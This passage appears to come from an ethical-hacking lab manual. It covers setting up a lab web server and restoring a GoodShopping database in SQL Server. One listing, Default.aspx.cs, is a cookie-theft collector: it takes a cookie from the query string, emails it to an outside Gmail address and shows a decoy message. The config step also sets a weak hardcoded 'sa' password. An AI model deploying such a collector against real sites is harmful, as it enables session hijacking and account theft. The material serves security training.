
- Open the **GoodShopping** folder from **C:\inetpub\wwwroot\GoodShopping** and then open the **Web.config** file in **Notepad++** or **Notepad**.
- Scroll down to the **connectionString** tag (line no. 26) and enter your machine's name as **data source=[Provide Your Host Machine Name]\SQLEXPRESS**. Provide a user ID and password as **user id=sa** and **password=qwerty@123**, respectively.

Note: Here, the host machine name is **SERVER2019**. The host machine name of the **Windows Server 2019** machine might vary in your lab environment.



- Save** the file and **close** it.
- Open the **Default.aspx.cs** file in **Notepad++** or **Notepad** from the location **C:\inetpub\wwwroot\GoodShopping**.

10. Scroll down to **line no. 24** and replace **localhost** with the IP address of the **Windows Server 2019** machine (here, **10.10.1.19**). Use the IP address of the machine where you are hosting the website.



```
*C:\inetpub\wwwroot\GoodShopping\Default.aspx.cs - Notepad++ [Administrator]
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
Web.config Default.aspx.cs
10 using System.Web.UI.WebControls;
11 using System.Web.UI.WebControls.WebParts;
12 using System.Xml.Linq;
13 using System.IO;
14 using System.Net.Mail;
15
16 public partial class BTC_oceanplaza_Default : System.Web.UI.Page
17 {
18     protected void Page_Load(object sender, EventArgs e)
19     {
20         if (Request.QueryString["cookie"] != null)
21         {
22             string cookie = Request.QueryString["cookie"].ToString();
23             SendMail(cookie);
24             Response.Write("Sorry, This site is not available.<br><br>Please click <a href=http://10.10.1.19/moviescope/");
25         }
26     }
27     protected void SendMail(string cookie)
28     {
29         MailMessage msg = new MailMessage();
30         SmtpClient client = new SmtpClient();
31         msg.To.Add(new MailAddress("cehuser666@gmail.com"));


```

Note: The IP address of the Windows Server 2019 machine might vary in your lab environment.


11. **Save** and **close** the file.

12. Launch **Microsoft SQL Server Management Studio**.


- Click the **Type here to search** icon (🔍) at the bottom of the **Desktop** and type **microsoft**. From the results, select **Microsoft SQL Server Management Studio 20**.
- The **Microsoft SQL Server Management Studio** window appears, along with the **Connect to Server** pop-up. In the **Connect to Server** pop-up, leave the settings to default and click the **Connect** button.




- In the **Microsoft SQL Server Management Studio** window, right-click on **Databases** and select **New Database....**



- The **New Database** window appears; specify **GoodShopping** as the **Database name**.




15. Select **Options** from the left pane and ensure that the **Simple** option is selected in the **Recovery model** field. Click **OK**.





16. Expand the **Databases** node. Observe that the **GoodShopping** database folder appears in the **Object Explorer** section, which implies that the **GoodShopping** database has successfully been created.

17. Right-click on the **GoodShopping** database and select **Tasks** → **Restore** → **Database...**




18. The **Restore Database – GoodShopping** window appears, displaying the database name (**GoodShopping**) in the **Database** field in the **Destination** section.


19. Select the **Device** radio button in the **Source** section and click the  button located parallel to the **Device** field.




20. The **Select backup devices** dialog box appears; click the **Add** button.




21. In the **Locate Backup File** window, navigate to the backup file (**goodshopping.bak**) located in **C:\inetpub\wwwroot\GoodShopping\DB**.
22. Select the backup file and then click **OK**.



